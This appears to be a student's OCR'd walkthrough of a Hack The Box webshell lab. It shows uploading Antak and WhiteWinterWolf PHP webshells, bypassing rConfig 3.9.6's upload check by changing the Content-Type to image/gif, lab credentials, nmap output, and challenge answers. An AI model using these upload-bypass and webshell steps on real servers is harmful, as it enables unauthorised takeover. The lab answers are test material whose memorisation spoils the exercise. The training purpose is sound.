11/05/2024  05:35 PM    <DIR>          ..
08/18/2021  12:55 PM    <DIR>          0409
08/18/2021  12:55 PM           252,928 abocomp.dll
08/18/2021  12:55 PM           324,608 adsiis.dll
```

# Antak Webshell

vHosts needed for these questions:

- status.inlanefreight.local

*Where is the Antak webshell located on Pwnbox? Submit the full path. (Format:/path/to/antakwebshell)*

*Answer: /usr/share/nishang/Antak-WebShell/antak.aspx*

*Establish a web shell with the target using the concepts covered in this section. Submit the name of the user on the target that the commands are being issued as. In order to get the correct answer you must navigate to the web shell you upload using the vHost name. (Format: ********, 1 space)*

*Answer: iis apppool\status*


Make a copy of the Antak aspx web shell

```
└─$ cp /usr/share/nishang/Antak-WebShell/antak.aspx antak01.aspx
```


Change the username and password


```
{
    // WARNING: Don't be lazy, change values below for username and password. Default
    // Default Username is "Disclaimer" and Password is "ForLegitUseOnly" without quo
    if (Username.Text == "htb-student" && Password.Text == "htb-student")
    {
        execution.Visible = true;
```

Return to the website and upload this file



Navigate to the uploaded file directory and login



# PHP Web Shells

*In the example shown, what must the Content-Type be changed to in order to successfully upload the web shell? (Format: .../... )*


*Answer: image/gif*

*Use what you learned from the module to gain a web shell. What is the file name of the gif in the /images/vendor directory on the target? (Format: xxxx.gif)*


*Answer: ajax-loader.gif*

Notice that its running on rConfig version 3.9.6. From an earlier task, we've run into the same CMS and we know it's vulnerable. This time, we won't use metasploit.


From the exploit details, we know that the default credential is admin:admin. Let's try that first.




Successfully logged in. According to the exploit description, it has something to do with file uploads. Look for potential entry points.





There is one such point in Devices > Vendors





We are pointed to use WhiteWinterWolf's PHP webshell. Make a copy.

```
raw.githubusercontent.com/WhiteWinterWolf/wwwolf-php-
webshell/refs/heads/master/webshell.php
```


Open up Burpsuite




Turn on FoxyProxy




Modify Firefox proxy settings to point to Burpsuite





Turn on Intercept on Burpsuite.


Add vendor with webshell.php.

Burpsuite will intercept the submit form. Find the uploaded file and change the file type to image/gif. Else, the file will be rejected as invalid.




Once successful, you will get the added message.





Right click on the image and open in a new tab. Remember, this is really a PHP webshell not an image.




Set the host IP and list out the files in the directory

```
└─$ ls
```



# The Live Engagement

## Target Hosts




Hosts 1-3 will be your targets for this skills challenge. Each host has a unique vector to attack and may even have more than one route built-in. The challenge questions below can be answered by exploiting these three hosts. Gain access and enumerate these targets. You will need to utilize the Foothold PC provided. The IP will appear when you spawn the targets. Attempting to interact with the targets from anywhere other than the foothold will not work. Keep in mind that the Foothold host has access to the Internal inlanefreight network (`172.16.1.0/23` network) so you may want to pay careful attention to the IP address you pick when starting your listeners.

# Hints

Attempt to complete the challenges on your own. If you get stuck then view the helpful hints below and next to each challenge question:

`Host-1 hint`:

This host has two upload vulnerabilities. If you look at status.inlanefreight.local or browse to the IP on port 8080, you will see the vector. When messing with one of them, the creds " tomcat | Tomcatadm " may come in handy.

`Host-2 hint`:

Have you taken the time to validate the scan results? Did you browse to the webpage being hosted? blog.inlanefreight.local looks like a nice space for team members to chat. If you need the credentials for the blog, " admin:admin123!@# " have been given out to all members to edit their posts. At least, that's what our recon showed.


`Host-3 hint`:

This host is vulnerable to a very common exploit released in 2017. It has been known to make many a sysadmin feel Blue.

*What is the hostname of Host-1? (Format: all lower case)*

*Answer: shells-winsvr*

Right there on the Desktop, I find a set of credentials.



```
└─$ nmap -sC -sV  172.16.1.0/23
```

## 172.16.1.5

```
Nmap scan report for 172.16.1.5

Host is up (0.030s latency).

Not shown: 999 closed tcp ports (conn-refused)

PORT     STATE SERVICE       VERSION

3389/tcp open  ms-wbt-server xrdp
```

## 172.16.1.12

```
Nmap scan report for blog.inlanefreight.local (172.16.1.12)
Host is up (0.031s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 f6:21:98:29:95:4c:a4:c2:21:7e:0e:a4:70:10:8e:25 (RSA)
|   256 6c:c2:2c:1d:16:c2:97:04:d5:57:0b:1e:b7:56:82:af (ECDSA)
|_  256 2f:8a:a4:79:21:1a:11:df:ec:28:68:c2:ff:99:2b:9a (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Inlanefreight Gabber
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
‘
```

## 172.16.1.13

```
Nmap scan report for 172.16.1.13
Host is up (0.031s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT    STATE SERVICE      VERSION
80/tcp  open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: 172.16.1.13 - /
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: SHELLS-WINBLUE, NetBIOS user: <unknown>, NetBIOS MAC:
00:50:56:b0:fb:5f (VMware)
| smb2-time:
|   date: 2024-11-06T05:27:39
|_  start_date: 2024-11-06T05:13:32
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: SHELLS-WINBLUE
|   NetBIOS computer name: SHELLS-WINBLUE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-11-05T21:27:39-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: mean: 2h39m59s, deviation: 4h37m08s, median: -1s

Post-scan script results:
| clock-skew:
|   1h35m59s:
|     172.16.1.11 (status.inlanefreight.local)
|_    172.16.1.13
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 512 IP addresses (4 hosts up) scanned in 80.22 seconds
```

## 172.16.1.11

```
Nmap scan report for status.inlanefreight.local (172.16.1.11)
Host is up (0.031s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Inlanefreight Server Status
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Windows Server 2019 Standard 17763 microsoft-ds
515/tcp  open  printer
1801/tcp open  msmq?
2103/tcp open  msrpc         Microsoft Windows RPC
2105/tcp open  msrpc         Microsoft Windows RPC
2107/tcp open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: SHELLS-WINSVR
|   NetBIOS_Domain_Name: SHELLS-WINSVR
|   NetBIOS_Computer_Name: SHELLS-WINSVR
|   DNS_Domain_Name: shells-winsvr
|   DNS_Computer_Name: shells-winsvr
|   Product_Version: 10.0.17763
|_  System_Time: 2024-11-06T05:27:39+00:00
| ssl-cert: Subject: commonName=shells-winsvr
| Not valid before: 2024-11-05T05:13:34
|_Not valid after:  2025-05-07T05:13:34
|_ssl-date: 2024-11-06T05:27:44+00:00; -1s from scanner time.
8080/tcp open  http          Apache Tomcat 10.0.11
|_http-title: Apache Tomcat/10.0.11
|_http-open-proxy: Proxy might be redirecting requests
|_http-favicon: Apache Tomcat
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

## 172.16.1.11

```
Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h35m59s, deviation: 3h34m40s, median: -1s
|_nbstat: NetBIOS name: SHELLS-WINSVR, NetBIOS user: <unknown>, NetBIOS MAC:
00:50:56:b0:f5:3d (VMware)
| smb2-time:
|   date: 2024-11-06T05:27:38
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
|   Computer name: shells-winsvr
|   NetBIOS computer name: SHELLS-WINSVR\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-11-05T21:27:39-08:00
```
